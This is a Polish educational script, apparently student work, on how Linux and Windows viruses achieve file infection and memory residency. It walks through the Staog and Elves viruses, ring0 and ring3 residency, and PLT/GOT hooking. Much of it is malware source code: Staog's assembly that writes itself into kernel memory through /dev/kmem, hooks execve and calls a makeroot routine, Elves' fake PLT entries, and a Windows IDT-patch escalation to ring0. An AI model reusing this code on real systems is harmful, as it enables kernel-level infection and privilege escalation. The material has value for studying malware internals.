Staog, dla przykładu wpisuje swój kod w miejsce wskazywane przez Entry Point robiąc kopie nadpisywanego kodu programu infekowanego na końcu pliku. Wirus przejmuje kontrolę w momencie wywołania procesu, otwiera plik (aby to zrobić potrzebuje znać nazwę pliku wykonywanego), pobiera kod wirusa i tworzy czasowy plik w katalogu /tmp. Następnie tworzy nowy proces, podczas wywoływania wątku wykonuje kod wirusa z czasowego pliku, następnie z tego wątku podmienia kod na oryginalny, tak aby przywrócić oryginalną postać segmentu kodu programu, następnie poprzez nowy proces oddaje kontrolę procesowi zainfekowanemu.

Elves, stworzony przez Super z grupy 29A, używa metody bardziej wyrafinowanej, rezyduje w pamięci prywatnej procesów i unika wzrostu rozmiaru pliku podczas infekcji (używa pustych jam w pliku)
Metoda ta składa się z wprowadzenia kodu wirusa do struktury PLT. Dzięki strukturze tej jest możliwe dynamiczne linkowanie kodu wykonywalnego z funkcjami bibliotek. Tak jak jest to opisane w Rezydencji PerProcess, istnieją dwie metody pozwalające wywołać biblioteke, poprzez dynamiczne linkowanie (wtedy kiedy nie znamy miejsca funkcji w pamięci), lub też bezpośrednio wskazując punkt wejścia dla funkcji w PLT. Po infekcji wirusem Elves stosowana jest druga metoda i wszystkie wywołania wirusa tworzone są przez dynamiczne linkowanie. Nadpisuje drugie wejście zostawiając pierwsze nietkniete (wejście to wykonuje skok do dynamicznego linkera). Tak jak widzimy w części traktującej o rezydencji perprocess , wejście w PLT ma postać :

```
jmp   *wsk_w_GOT
pushl  Wejście_w_RELOC            ;opisuje funkcję którą chcemy wywołać
jmp    pierwsze_wejście_w_PLT     ;skok do dynamicznego linkatora.
```

Jak widać kod nie jest zbytnio zoptymalizowany, pierwszy skok zajmuje 5 bajtów, push następne pięć oraz następny skok następne pięć – razem więc każde wejście zajmuje 15 bajtów. Wirus dzieli się na bloki 15 bajtowe, dzięki temu możliwe jest sekwencyjne wywołanie kodu w normalnej formie, lecz w przypadku, gdy próbuje skoczyć na początek wejścia PLT, wtedy tylko znajduje skok do pierwsze_wejście_w_PLT zakodowany na dwóch bajtach opkodami 0xeb oraz 0xee.

Przypatrzmy się przykładowi :

```
virus_start:
fake_plt_entry1:
        pushl %eax
        pushal
```

```
        call get_delta
get_delta:
        popl %edi
        enter $Stat_size,$0x0
        movl (Pushl+Pushal+Pushl)(%ebp),%eax

.byte 0x83
fake_plt_entry2:
.byte 0xeb,0xee

        leal -0x7(%edi),%esi
        addl -0x4(%eax),%eax
        subl %esi,%eax
        shrl %eax
        movl %eax,(Pushl+Pushal)(%ebp)

.byte 0x83
fake_plt_entry3:
.byte 0xeb,0xde                 ;sub ebx,-22
```

W tym przypadku, gdy nastąpi skok do wejścia PLT, wątek uruchomień znajdzie opkod 0xeb i skoczy do etykiety virus_start. Od tej chwili wirus uruchamia siebie sekwencyjnie wywołując instrukcje typu sub ebx,-22, które służą ukryciu jmp do_wejścia_w_PLT. Na nieszczęście na naszej wersji Linuxa, przy testach, wirus nie funkcjonował.

- ## Rezydencja wirusa

Rezydentny wirus w ring0 otrzymuje maskymalne przywileje procesora, ponad to w ring0 jest możliwe przechwycenie wywołań do systemu przez wszystkie procesy systemu. W celu otrzymania przywilejów ring0 wirus może spróbować zmian w IDT dla globalnego TrapGate. W celu modyfikacji GDT lub też LDT do wywołania Call Gate lub też nawet zapatchowania kodu, który jest wywoływany w ring0. Bez wątpliwości zdaje się to być trudnym zadaniem, dopóki wszystkie struktury są chronione przez system operacyjny. W Window-sie ochrony tej nie ma i wirusy (dla przykładu CIH) mogą skakać do ring0 bez problemu.

```
.586p
.model flat,STDCALL

extrn     ExitProcess:PROC

.data
 idtaddr dd 00h,00h
.code

;************* Przykład przechodzenia do Ring0 *************

startvirii:

      sidt qword ptr [idtaddr]          ;pobierz tablice IDT

      mov ebx,dword ptr [idtaddr+2h]    ;ebx zawiera adres bazowy
      add ebx,8d*5h                     ;modyfikacja przerwania 5h

      lea edx,[ring0code]               ;edx zawiera adres procedury ring0code
```

```
        push word ptr [ebx]             ;Zmodyfikuj offset w IDT
        mov word ptr [ebx],dx           ;do procedury int 5h
        shr edx,16d
        push word ptr [ebx+6d]
        mov word ptr [ebx+6d],dx

        int 5h                          ;wygeneruj wyjątek

        mov ebx,dword ptr [idtaddr+2h]  ;odtwórz stary punkt wejścia
        add ebx,8d*5h                   ;dla przerwania 5h w IDT
        pop word ptr [ebx+6d]
        pop word ptr [ebx]

        push  LARGE -1
        call  ExitProcess

ring0code:
          pushad
                ;Kod uruchamiany w ring0
         popad
salgoring0:
          iret
endvirii:
end:
        end   startvirii
```

Program ten osiągnie przywileje ringu 0 w Window-sie. Dlaczego tak się dzieje ? Otóż Windows ma słaby system zabezpieczeń. W powyższym kodzie przerwanie 5h posłużyło nam do przejścia na wyższy poziom uprzywilejowania, jak można zauważyć w Widow-sie można ingerować w rejestr IDT, za pomocą SIDT – jest to dość duża dziura w mechanizmie stronicowania. Przyjrzyjmy się bliżej jak to wygląda w Linuxie. Zobaczmy w którym miejscu w pamięci Linuxa mieści się IDT. Skompilujmy poniższy kod z użyciem NASM-a.

```
[extern puts]
[global main]
[SECTION .text]

main:   sidt [datos]            ;wartość zmiennej to wskaźnik do idt
        nop
        sgdt [datos]            ;wartość zmiennej to wskaźnik do idt
        nop
        sldt [datos]            ;wartość zmiennej to wskaźnik do idt
        nop
        ret


[SECTION .data]
datos    dd 0x0,0x0
```

Wywołując ten program krok po kroku i czytając wartość zapisaną w zmiennej otrzymamy następujące wartości (0x80495ed=wartość zmiennej data)

Po wykonaniu SIDT

(gdb)x/2 0x80495ed
0x80495ed <datos>: 0x501007FF 0x0807C180

Po wykonaniu SGDT
(gdb)x/2 0x80495ed
0x80495ed <datos>: 0x6880203F 0x0807C010

Po wykonaniu SLDT
(gdb)x/2 0x80495ed
0x80495ed <datos>: 0x688002Af 0x0807C010

Pierwsza i druga instrukcja w assemblerze zwraca w pierwszych 16-bitach zakres tablic IDT oraz GDT, w następnych 32-bitach zwracany jest 32-bitowy adres do struktur. SLDT zwraca tylko selektor, który wskazuje położenie w tablicy GDT (każdy LDT musi mieć zdefiniowany opis w GDT)

Jednakże wiemy, iż IDT posiada adres 0xC1805010 i jego limit jest ustawiony na 0x7FF bajtów. GDT rozpoczyna się od adresu 0xC0106880 i posiada rozmiar 0x203f bajtów oraz o LDT wiemy tylko tyle, że wskazuje deskryptor 0x2AF w GDT. Tak jak przypuszczaliśmy wszystkie tablice mieszczą się powyżej 0xC0000000 dlatego chronione są przed procesami użytkownika.

Innym sposobem przyłączenia się do pamięci kernela jest zmiana mapowania stron kernela, które mieszczą się poniżej punktu 0xC0000000, jednakże nie jest to możliwe dopóki tablica stron mieści się powyżej 0xC0000000, gdyż nie można jej zmodyfikować z poziomu procesu ring3. Mapa fizycznej pamięci Linuxa zaczyna się od adresu 0xC0000000 oraz, jak kto woli, od 0x0 używając selekotra jądra 0x10. Poniższy przykład jest modułem, który czyta rejestr CR3, zawierający fizyczne położenie tablicy stron następnie z tych informacji tworzy mapę stron. Oto on:

```
/*****************************************************
        Reader of the Table of Paginas
*****************************************************/

/*
     Format of an entrance

    31-12       11-9  7   6   5    2    1   0
    address      OS   4M  D   A   U/S   R/W  P

    If p=1 pagina this in memory
    If R/W=0 means that it is of single reading
    If U/S=1 means that it is a pagina of user
    If A=1 means that the pagina to be acceded
    If D=1 page dirty
    If 4M=1 is a pagina of 4m (single for entrance of tdd)
    OS is I specify of the operating system


*/


#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>
#include <linux/mm.h>
```

```
#include <asm/system.h>
#include <linux/sched.h>
#include <sys/syscall.h>
#include <unistd.h>
#include <asm/page.h>
#include <asm/pgtable.h>
#ifdef MODULE

extern void *sys_call_table[];
unsigned long *tpaginas;
unsigned long r_cr0;
unsigned long r_cr4;

int init_module(void)
{
 unsigned long *temp;
 int x,y,z;

 __asm("
  movl %cr3,%eax
  movl %eax,(tpaginas)
  movl %cr0,%eax
  movl %eax,(r_cr0)
  movl %cr4,%eax
  movl %eax,(r_cr4)
  ");

 x=tpaginas+0xc0000000;
 printk(" Wirtualna tablica stron: %x\n",tpaginas);
 printk(" Rejestr CR0: %x\n",r_cr0);
 printk(" Registr CR4: %x\n",r_cr4);
 for (z=0;z<90000000;z++){}
 for(x=0x0;x<0x3ff;x++)
  {
if (((unsigned long) *tpaginas & 0x01) == 1)
 {
 printk("Entrada %x  -> %x ",x,(unsigned long) *tpaginas & 0xfffff000);
 printk("      u/s:%d      r/w:%d\n",(((unsigned long) *tpaginas & 0x04)>>2),(((unsigned long) *tpaginas &
0x02)>>1));   printk("      OS:%x  ",((unsigned long) *tpaginas &0xffff ) >>9 );
 printk("   p:%d\n",((unsigned long) *tpaginas & 0x01));

 if ((((unsigned long) *tpaginas & 0x80)>>7)==1)
          {
          printk("Adres wirutalny->  %x",x<<22);
          printk(" strony 4M \n");
          for (z=0;z<90000000;z++){};
          tpaginas++;
          continue;
          };
 for (z=0;z<4000000;z++){};

 temp=((unsigned long) *tpaginas & 0xfffff000); /
 if (temp!=0 && ((unsigned long) *tpaginas & 0x1))
         {
```

```
        for (y=0;y<0x3ff;y++)
           {

  if  (((unsigned long) *temp & 0x01) == 1)
  {
  printk("Virtual  %x -> %x ",(x<<22|y<<12),((unsigned long) *temp & 0xfffff000));
  printk("      u/s:%d      r/w:%d",(((unsigned long) *temp & 0x04)>>2),(((unsigned long) *temp &
0x02)>>1));
  printk("      OS:%x  ",((unsigned long) *temp &0xffff ) >>9 );
  printk("   p:%d\n",((unsigned long) *temp & 0x01));
  };
  if (*temp!=0) {for (z=0;z<4000000;z++){}};

  temp++;
     };

    };
  };
  tpaginas++;

  };

}

void cleanup_module(void)
{
}

#endif
```

Przy użyciu tego programu jesteśmy w stanie zmieniać położenie stron i atrybuty zebezpieczeń każdej strony.

```
       *lp = ((ldt_info.base_addr & 0x0000ffff) << 16) |
                    (ldt_info.limit & 0x0ffff);
          *(lp+1) = (ldt_info.base_addr & 0xff000000) |
                    ((ldt_info.base_addr & 0x00ff0000)>>16) |
                    (ldt_info.limit & 0xf0000) |
                    (ldt_info.contents << 10) |
                    ((ldt_info.read_exec_only ^ 1) << 9) |
                    (ldt_info.seg_32bit << 22) |
                    (ldt_info.limit_in_pages << 23) |
                    ((ldt_info.seg_not_present ^1) << 15) |
                    0x7000;
```

ldt_info jest strukturą

```
   63-54  55  54  53  52   51-48   47  46-45   44  43-40   39-16 15-0

   base   G   D   R   U    limit   P   DPL      S   type   base   limit
   31-24                   19-16                        23-0  15-0
```

Jeśli nie jesteśmy w stanie zmieniać IDT, GDT, LDT oraz tablicy stron, inną możliwością, przejścia w tryb ring0, jest skorzystanie z wirtualnych plików Linuxa w celu przyłączenia się do pamięci kernela. Dostęp jest

jednakże ograniczony, gdyż tylko root ma prawo do zmian plików, takich jak, /dev/kmem czy też /dev/mem. W każdym razie jest to jedna z racjonalnych alternatyw przy przejsciu do rezydencji globalnej w Linuxie. Staog jest jednym z niewielu wirusów dla Linuxa, który używa tej metody, „ma nadzieje", że root wywoła zainfekowany plik. Ponadto używa on jeszcze trzech exploitów w celu dostania się do /dev/kmem, jednakże użycie exploitów ogranicza infekcje na nowych wersjach kernela. /dev/hmem umożliwia dostęp do pamięci kernela, pierwszy bajt tego pliku jest pierwszym bajtem segmentu jądra (mieści się pod adresem 0xC0000000).

```
.text
.string "Staog by Quantum / VLAD"

.global main
main:
        movl %esp,%ebp
        movl $11,%eax
        movl $0x666,%ebx
        int $0x80
        cmp $0x667,%ebx
        jnz goresident1
        jmp tmpend
goresident1:
        movl $125,%eax
        movl $0x8000000,%ebx
        movl $0x4000,%ecx
        movl $7,%edx
        int $0x80
```

Pierwszą rzeczą jest próba zarezerwowania pamięci kernela, by skopiować kod wirusa do niej, następnie modyfikacja wejścia do execve w sys_call_table w celu podpięcia własnego kodu pod nią. Zarezerwowanie pamięci w jądrze realizowane jest poprzez wywołanie funkcji kalloc. W celu wywołania kodu na poziomie uprzywilejowania ring0, wirus podmienia systemowy uname używając do tego /dev/kmem a następnie wywołuje go poprzez przerwanie 0x80. Wywołana procedura wykonuje kmalloc, lecz zanim to nastąpi musi być znany punkt wejścia do uname. W tym celu wirus wywołuje systemową porcedure get_kernel_syms, dzięki niej może uzyskać liste z wewnętrznymi funkcjami linuxa oraz strukturami takimi jak sys_call_table, która jest tablicą wskaźników do funkcji dostępowych przerwania 0x80 (takich jak uname).

```
        movl $130,%eax
        movl $0,%ebx
        int    $0x80
       shll   $6,%eax
       subl  %eax,%esp
        movl %esp,%esi
        pushl %eax
        movl %esi,%ebx
        movl $130,%eax
        int $0x80
        pushl %esi
nextsym1:
        movl $thissym1,%edi
        push %esi
        addl $4,%esi
```

```
        cmpb $95,(%esi)
        jnz notuscore
        incl %esi
notuscore:
        cmpsl
        cmpsl
        pop %esi
        jz foundsym1
        addl $64,%esi
        jmp nextsym1
foundsym1:
        movl (%esi),%esi
        movl %esi,current
        popl %esi
        pushl %esi
nextsym2:
        movl $thissym2,%edi
        push %esi
        addl $4,%esi
        cmpsl
        cmpsl
        pop %esi
        jz foundsym2
        addl $64,%esi
        jmp nextsym2
foundsym2:
        movl (%esi),%esi
        movl %esi,kmalloc
        popl %esi
        xorl %ecx,%ecx
nextsym:
        movl $thissym,%edi
        movb $15,%cl
        push %esi
        addl $4,%esi
        rep
        cmpsb
        pop %esi
        jz foundsym
        addl $64,%esi
        jmp nextsym
foundsym:
        movl (%esi),%esi
        pop %eax
        addl %eax,%esp

        movl %esi,syscalltable
        xorl %edi,%edi


opendevkmem:
        movl $devkmem,%ebx
        movl $2,%ecx
```

```
call openfile
orl %eax,%eax
js haxorroot
movl %eax,%ebx

leal 44(%esi),%ecx          # lseek  sys_call_table[SYS_execve]
call seekfilestart

movl $orgexecve,%ecx
movl $4,%edx                # 4 bajty
call readfile

leal 488(%esi),%ecx
call seekfilestart
movl $taskptr,%ecx
movl $4,%edx
call readfile

movl taskptr,%ecx
call seekfilestart

subl $endhookspace-hookspace,%esp
movl %esp,%ecx
movl $endhookspace-hookspace,%edx
call readfile

movl taskptr,%ecx
call seekfilestart

movl filesize,%eax
addl $virend-vircode,%eax
movl %eax,virendvircodefilesize

movl $hookspace,%ecx
movl $endhookspace-hookspace,%edx
call writefile

movl $122,%eax
int $0x80
movl %eax,codeto

movl taskptr,%ecx
call seekfilestart

movl %esp,%ecx
movl $endhookspace-hookspace,%edx
call writefile

addl $endhookspace-hookspace,%esp
subl $aftreturn-vircode,orgexecve

movl codeto,%ecx
subl %ecx,orgexecve
call seekfilestart
```

```
        movl $vircode,%ecx
        movl $virend-vircode,%edx
        call writefile

        leal 44(%esi),%ecx
        call seekfilestart

        addl $newexecve-vircode,codeto

        movl $codeto,%ecx
        movl $4,%edx
        call writefile

        call closefile

tmpend:
        call exit

openfile:
        movl $5,%eax
        int $0x80
        ret

closefile:
        movl $6,%eax
        int $0x80
        ret

readfile:
        movl $3,%eax
        int $0x80
        ret

writefile:
        movl $4,%eax
        int $0x80
        ret

seekfilestart:
        movl $19,%eax
        xorl %edx,%edx
        int $0x80
        ret

rmfile:
        movl $10,%eax
        int $0x80
        ret


exit:
        xorl %eax,%eax
        incl %eax
```

```
        int $0x80


thissym:
.string "sys_call_table"

thissym1:
.string "current"

thissym2:
.string "kmalloc"

devkmem:
.string "/dev/kmem"

e_entry:
.long 0x666

infect:

      ret

.global newexecve
newexecve:
        pushl %ebp
        movl %esp,%ebp
        pushl %ebx
        movl 8(%ebp),%ebx
        pushal
        cmpl $0x666,%ebx
        jnz notserv
        popal
        incl 8(%ebp)
        popl %ebx
        popl %ebp
        ret
notserv:
        call ring0recalc
ring0recalc:
        popl %edi
        subl $ring0recalc,%edi
        movl syscalltable(%edi),%ebp
        call saveuids
        call makeroot
        call infect
        call loaduids
hookoff:
        popal
        popl %ebx
        popl %ebp
.byte   0xe9
orgexecve:
.long   0
aftreturn:
```

```
syscalltable:
.long 0

current:
.long 0

.global hookspace
hookspace:
        push %ebp           #uname.
        pushl %ebx
        pushl %ecx
        pushl %edx
        movl %esp,%ebp

        pushl $3
.byte   0x68
virendvircodefilesize:
.long   0
.byte   0xb8
kmalloc:
.long   0
        call %eax

        movl %ebp,%esp
        popl %edx
        popl %ecx
        popl %ebx
        popl %ebp
        ret

.global endhookspace
endhookspace:
.global virend
virend:
```

- **Rezydencja w Ring3**

Podstawą rezydencji tej jest przechwycenie procedur działających na poziomie ring3, które są używane przez wszystkie procesy. Procesy działające na poziomie uprzywilejowania ring3 używają bibliotek stanowiących pomost między kernelem a nimi. W Windowsie bibliotekami tymi są pliki DLL. Windows, jak już opisaliśmy, dzieli całą wirtualną pamięć na obszary, każda część ma inne przeznaczenie i zawiera inny kod i dane.

W Windowsie główną biblioteką, która odpowiada za tworzenie plików, obsługę pamięci itd. jest Kernel32.DLL – w Linuxie natomiast – biblioteką ekwiwalentną jest biblioteka LIBC. Pliki zamiast używać bezpośredniego przejścia do ring0, w celu wywoływania kodu systemu operacyjnego, używają mechanizmu powiązań dynamicznych i poprzez skok do kodu bibliotek (kod ring3) osiągają poziom ring0 i wywołują procedury jądra. W Windows 9x jest źle zaprojektowany mechanizm ładowania bibliotek do obszaru pamięci dzielonej (Kernel32.DLL wgrywa się zawsze pod adres 0BFF70000). Dużą zaletą jest to iż system nie musi wgrywać kodu biblioteki oddzielnie dla każdego procesu żądającego dostępu do niej, gdyż kod wszystkich bibliotek znajduje się w pamięci każdego procesu. Fakt ten umożliwia to, iż w celu przechwycenia odwołań

do systemu przez procesy nie trzeba skakać do ring0. Przykładowymi wirusami są Win95.HPS lub też win95.K32 wykorzystującymi powyższy mechanizm w celu globalnej rezydencji. W każdym bądź razie chociaż Win95 nie posiada mechanizmu ochrony bibliotek poprzez stronicowanie, biblioteki posiadają ochronę poprzez stronicowanie w sekcjach kodu (zarządzanie próbami zapisu w sekcjach kodu). Jesteśmy w stanie obejść tą niedogodność wywołując serwis _pagemodifypermissions lub też korzystając z funkcji obsługi pamięci. Zobatrzmy jak wygląda sprawa w linuxie. Próby zapisu przez program do sekcji kodu biblioteki LIBC, mieszczącej się pod adresem 0x40000000, kończą się wyjątkiem strony, dopóki sekcja kodu nie ma ustawionej flagi zapisu. Funkcja mprotect dziala również na kod bibliotek dopóki są one usytuowane w obszarze pamięci procesu, czyli poniżej 0xC0000000.
Poniższy kod pozwala ustawić znacznik zapisu sekcji kodu bibliotek takich jak LIBC. W naszej wersji Linuxa punkt wejścia do funkcji getpid mieści się pod adresem 0x40073000, dlatego też wiemy, iż jest to sekcja kodu zabezpieczona przeciw zapisowi

```
[section .text]
[extern puts]
[global main]

main:   pusha

        mov eax,0125
        mov ebx,0x40073000
        mov ecx,02000h
        mov edx,07h
        int 80h                 ;wykonanie mprotect

        mov ebp,0x40073000
        xor eax,eax
        mov dword [ebp],eax     ;wpis wartosci eax (0) w miejsce 0x40073000
        popa
        ret
```

Jednakże jeśli wykonamy drugi proces, który będzie sprawdzał wartość komórki pamięci 0x40073000 okaże się iż, mimo zmiany tych bajtów na 0 przez nasz powyższy program, będą się tam znajdowały oryginalne wartości. Dzieje się tak dlatego, iż Linux nie wgrywa bibliotek do pamięci dzielonej miedzy procesami tylko do pamięci prywatnej procesów. No tak, ale przecież pamięć każdego procesu różni się od pozostałych, pytanie czy wgrywanie dla każdego procesu kopii tej samej biblioteki nie zajmuje niepotrzebnej pamięci ? Odpowiedź jest negatywna, otóż rozwiązanie tego problemu tkwi w mechanizmie Copy-in-Write, który pozwala na współdzielenie stron pamięci, które mają atrybuty odczytu/zapisu między procesami. Kiedy program wgrywa pamięć pod adres 0x40073000 dołączana jest strona pamięci procesu nadrzędnego, a kiedy próbuje zapisać bajty, generowany jest wyjątek, w którym weryfikowane są atrybuty (zapisu/odczytu czy też pojedyńczego odczytu). Jeśli strona nie istnieje dla pojedynczego odczytu i jeśli jest zapisywana/odczytywana tworzona jest kopia tej strony w pamięci i dołączana do tego procesu. Dzięki temu proces potomny i rodzicielski mimo iż dzielą miedzy sobą strony posiadają swoje kopie stron, które zmieniły. Metoda ta umożliwia współdzielenie bibliotek w pamięci podnosząc stopień bezpieczeństwa oraz przeciwdziałając próbom globalnej rezydencji. Linux implementuje pamięć dzieloną, ale używa tego mechanizmu do komunikacji między procesami (IPC)

- ## Rezydencja PERPROCES

Jak zostało wyjaśnione w części o infekcji plików ELF, format ELF jest dosyć silnym formatem - między innymi jego ważnymi funkcjami – rozwiązuje również problem dynamicznego linkowania funkcji. Pliki wykonywalne w Linuxie używają w małych ilościach przerwania 0x80 zostawiając to bibliotece LIBC. Używanie bibliotek oszczędza przestrzeń dyskową, jednakże biblioteki wgrywane są przez system w różne miejsca pamięci procesu. Z tego też względu potrzebny jest mechanizm, który umożliwia wykonywanie

funkcji z różnych bibliotek przez każdy proces z osobna, mechanizmem tym jest dynamiczne linkowanie. Istnieją dwie główne sekcje, które przewidziane są na poczet tego mechanizmu. Sekcja PLT (Procedure Linkage Table) i sekcja GOT (Global Offset Table). System dynamicznego linkowania w Linuxie jest o wiele lepszy od implementacji w innych systemach operacyjnych. Dla przykładu, w formacie PE w Windowsie, definiuje się sekcje, w której znajduje się Import Table używana do linkowania. W tablicy tej znajduje się bardzo dużo wejść do funkcji skoncentrowanych w bibliotekach, które są wypełniane w momencie startu procesu. Linux jednakże nie rozwiązuje tego w momencie startu, tylko ma nadzieje że pierwsze wywołanie calla do systemu rozwiąże ten problem. Wraz z pierwszym wywołaniem funkcji z biblioteki system przekazuje kontrole mechanizmowi dynamicznego linkowania, wtedy linkowanie rozwiązuje wejście i wpisuje adres absolutny wywołania systemu w tablicy w pamięci pliku wykonywalnego w GOT, więc następne wywołania funkcji będą wykonywały skok bezpośredni do funkcji bez wywoływania mechanizmu dynamicznego linkowania. Dzięki temu mechanizmowi jest lepsza wydajność, gdyż system nie musi rozwiązywać tych wpisów, których nigdy plik wykonywalny nie użyje. Jeśli zdisassemblerujemy poniży kod....

```
#include <unistd.h>
void main()
{
getpid();       /* Pierwsze wywołanie getpid */
getpid();       /* Drugie wywołanie getpid */
}
```

Otrzymamy następujący kod assemblerowy :

```
0x8048480 <main>:    pushl %ebp
0x8048481 <main+1>:  movl  %esp,%ebp
0x8048483 <main+3>:  call  0x8048378 <getpid>
0x8048488 <main+8>:  call  0x8048378 <getpid>
0x804848d <main+13>: movl  %ebp,%esp
0x804848f <main+15>: pop   %ebp
0x8048490 <main+16>: ret
```

Wywołania do GETPID są w formie skoków do wejść w sekcji PLT, tak jak zauważyliśmy wywołując komendę „ info cases out" sekcja PLT mieści się w przedziale od 0x08048368 do 0x80483c8. Kontynuując pracę krokową, w sekcji kodu PLT, ujrzymy następujący kod :

```
0x8048378 <getpid>:    jmp *0x80494e8
0x804837e <getpid+6>:  push $0x0
0x8048383 <getpid+11>: jmp 0x8048368 <_init+8>
```

Jest to wejście do PLT. Pierwszy skok jest do miejsca, które wskazuje wartość spod adresu 0x80494e8. Wskazuje na element tablicy GOT. W momencie ładowania kodu wykonywalnego komórka pamięci zawiera wartość 0x804837e

```
(gdb)x 0x80494e8
   0x80494e8 <__DTOR_END__+16>:  0x0804837e
```

Gdyż jest to po raz pierwszy wywoływana funkcja getpid w kodzie wykonywalnym, jest to zobligowane do wykonania skoku do dynamicznego linkatora ;) w celu dostania wejścia do funkcji odpowiedniej biblioteki. Następną instrukcją jest więc push $0x0, gdzie 0x0 jest offsetem w sekcji RELOC, który określa miejsce, w które dyanmiczny linkator ;) ma wrzucic wejście w GOT table. Następnie wykonuje skok do 0x8048368, gdzie 0x8048368 jest punktem wejścia do PLT. Pierwsze wejście w PLT jest specjalnym, jest używane tylko do wywoływania dynamicznego linkatora ;). Kontynuując debugging zobaczymy następujący kod :

```
0x8048368 <_init+8>:  pushl 0x80494e0
0x804836e <_init+14>: jmp   *0x80494e4
```

Pierwsza instrukcja odkłada na stos 0x80494e0, adres który wskazuje na drugie wejście w sekcji GOT i jego wartość spod tego adresu (trzecie wejście w GOT) wskazuje miejsce skoku. Pierwsze trzy wejścia GOT nie są powiązane z PLT w momencie startu, lecz są wejściami specjalnymi. Pierwszy wskazuje wejście do tablicy opisującej sekcje i trzeci jest wypełniany punktem wejścia do dynamicznego linkatora

```
(gdb)x 0x80494e4
 0x80494e4<__DTOR_END__+12>: 0x40004180
```

Jednakże jeśli bedziemy kontynuowali tracowanie zobaczymy kod dynamicznego linaktora, juz w obszarze pamięci biblioteki. Kiedy program wróci z calla do systemu, w sekcji GOT, linkator wpisuje absolutny adres do funkcji. Jeśli będziemy kontynuowali traceowanie i gdy wejdziemy do drugiego call getpid, zauważymy iż w sekcji GOT znajdzie się nowa wartość

```
(gdb)x 0x80494e8
    0x80494e8 <__DTOR_END__+16>:  0x40073000
```

z której instrukcja jmp * 0x80494e8 będzie pobierała tą wartość i skakała bezpośrednio do funkcji bez wywoływania calla do linkatora ;).
Mechanizm ten pozwala na przechwycenie wywołań do systemu wewnątrz pamięci własnego procesu i dlatego nazywa się to rezydencja perprocess. Wirus, z tym mechanizmem, może przechwycić, dla przykładu, call do EXECVE, modyfikując wejście w PLT współgrające z tym callem zamieniając jump *wsk_w_GOT na jmp do_wirusa. Wirus, gdy wywołuje się w ring3, posiada duże ograniczenia w dostępie do plików i może tylko infekować pliki bierzącego użytkownika. Innym ograniczeniem, jest to, iż jak wirus nawet przejmie ten mechanizm rozmowy z systemem operacyjnym bieżącego procesu, inny proces uruchamiany równolegle, będzie działał bez infekcji wirusem. W każdym bądź razie metoda ta jest ciekawa ze względu na możliwości, może dla przykładu zainfekować komendy bash lub też sh, gdyż one są uruchamiane przez wszystkich użytkowników i wywołanie execve z rezydencji perprocess może przyczynić się do przejścia w globalną rezydencje.

10. Podsumowanie

Niestety z przykrością stwierdzamy, że to już jest koniec naszego skryptu traktującego wirusy komputerowe w ujęciu architektury komputerów. Pomysłów pozostało nam jeszcze wiele a pracy nad doskonaleniem technik jeszcze więcej. Chyba w ostatniej części naszej pracy, o wirusach systemu Linux widać najwyraźniej jak można znacznie rozwinąć ten temat. Zdajemy sobie sprawę, że opisane przez nas tutaj metody i tehniki to kropla w morzu tematu jakim są wirusy komputerowe.

11. Literatura

Janusz Biernat „Architektura komputerów”
Gary Syck „Turbo Assembler - Biblia Użytkownika”
Intel Architecture Software Developer’s Manual Volume3 : „System programming guide”
Matt Pietrek „Windows 95 System programming SECRETS”
Drivers Development Kit for Windows 95
Microsoft MSDN
Randy Kath „Managing Memory-Mapped Files in Win32"
Jeremy Gordon „Structured Exception Handling in Win32asm”

Fx	Ex	Dx	Cx	Bx	Ax	9x	8x	7x	6x	5x	4x	3x	2x	1x	0x	
LOCK	LOOPNE LOOPNZ	ShfOp r/m8,1	ShfOp r/m8,im	MOV al.,im8	MOV al.,mem8	NOP	ArOp1 r/m.,im8	JO	PUSHA	PUSH AX	INC AX	XOR r/m,r8	AND r/m,r8	ADC r/m,r8	ADD r/m,r8	x0
	LOOPE LOOPZ	ShfOp r/m16,1	ShfOp r/m16,im	MOV cl,im8	MOV ax,m16	XCHG AX,CX	ArOp1 r/m.,im16	JNO	POPA	PUSH CX	INC CX	XOR r/m,r16	AND r/m,r16	ADC r/m,r16	ADD r/m,r16	x1
REP/ REPNE	LOOP	ShfOp r/m8,cl	RET near	MOV dl,im8	MOV mem8,al	XCHG AX,DX	ArOp2 r/m8,im8	JB/ JNAE	BOUND	PUSH DX	INC DX	XOR r8,r/m	AND r8,r/m	ADC r8,r/m	ADD r8,r/m	x2
REPZ/ REPE	JCXZ JECXZ	ShfOp r/m16,cl	RET near	MOV bl,im8	MOV m16,ax	XCHG AX,BX	ArOp2 rm16,im8	JNB/ JAE	ARPL	PUSH BX	INC BX	XOR r16,r/m	AND r16,r/m	ADC r16,r/m	ADD r16,r/m	x3
HALT	IN al,port8	AAM	LES r16,mem	MOV ah,im8	MOVSB	XCHG AX,SP	TEST r/m.,r8	JE/ JZ	SEG FS	PUSH SP	INC SP	XOR al,im8	AND al,im8	ADC al,im8	ADD al,im8	x4
CMC	IN ax,port8	AAD	LDS r16,mem	MOV ch,im8	MOV- SW	XCHG AX,BP	TEST r/m.,r16	JNE/ JNZ	SEG GS	PUSH BP	INC BP	XOR ax,im16	AND ax,im16	ADC ax,im16	ADD ax,im16	x5
Grp1 r/m8	OUT al,port8	SETALC	MOV mem,im8	MOV dh,im8	CMPSB	XCHG AX,SI	XCHG r8,r/m.	JBE/ JNA	opSize prefix	PUSH SI	INC SI	SEG SS	SEG ES	PUSH SS	PUSH ES	x6
Grp1 r/m16	OUT ax,port8	XLAT	MOV mem,i16	MOV bh,im8	CMPSW	XCHG AX,DI	XCHG r16,r/m.	JNBE/ JA	addrSiz prefix	PUSH DI	INC DI	AAA	DAA	POP SS	POP ES	x7
CLC	CALL near	ESC 0 387/486	ENTER im16,im8	MOV ax,im16	TEST al.,mem8	CBW	MOV r/m,r8	JS	PUSH imm16	POP AX	DEC AX	CMP r/m,r8	SUB r/m,r8	SBB r/m,r8	OR r/m,r8	x8
STC	JMP near	ESC 1 387/486	LEAVE	MOV cx,im16	TEST ax,m16	CWD	MOV r/m,r16	JNS	IMUL r/m,im16	POP CX	DEC CX	CMP r/m,r16	SUB r/m,r16	SBB r/m,r16	OR r/m,r16	x9
CLI	JMP far	ESC 2 387/486	RET far ±im16	MOV dx,im16	STOSB	CALL far	MOV r8,r/m	JP/ JPE	PUSH imm8	POP DX	DEC DX	CMP r8,r/m	SUB r8,r/m	SBB r8,r/m	OR r8,r/m	xA
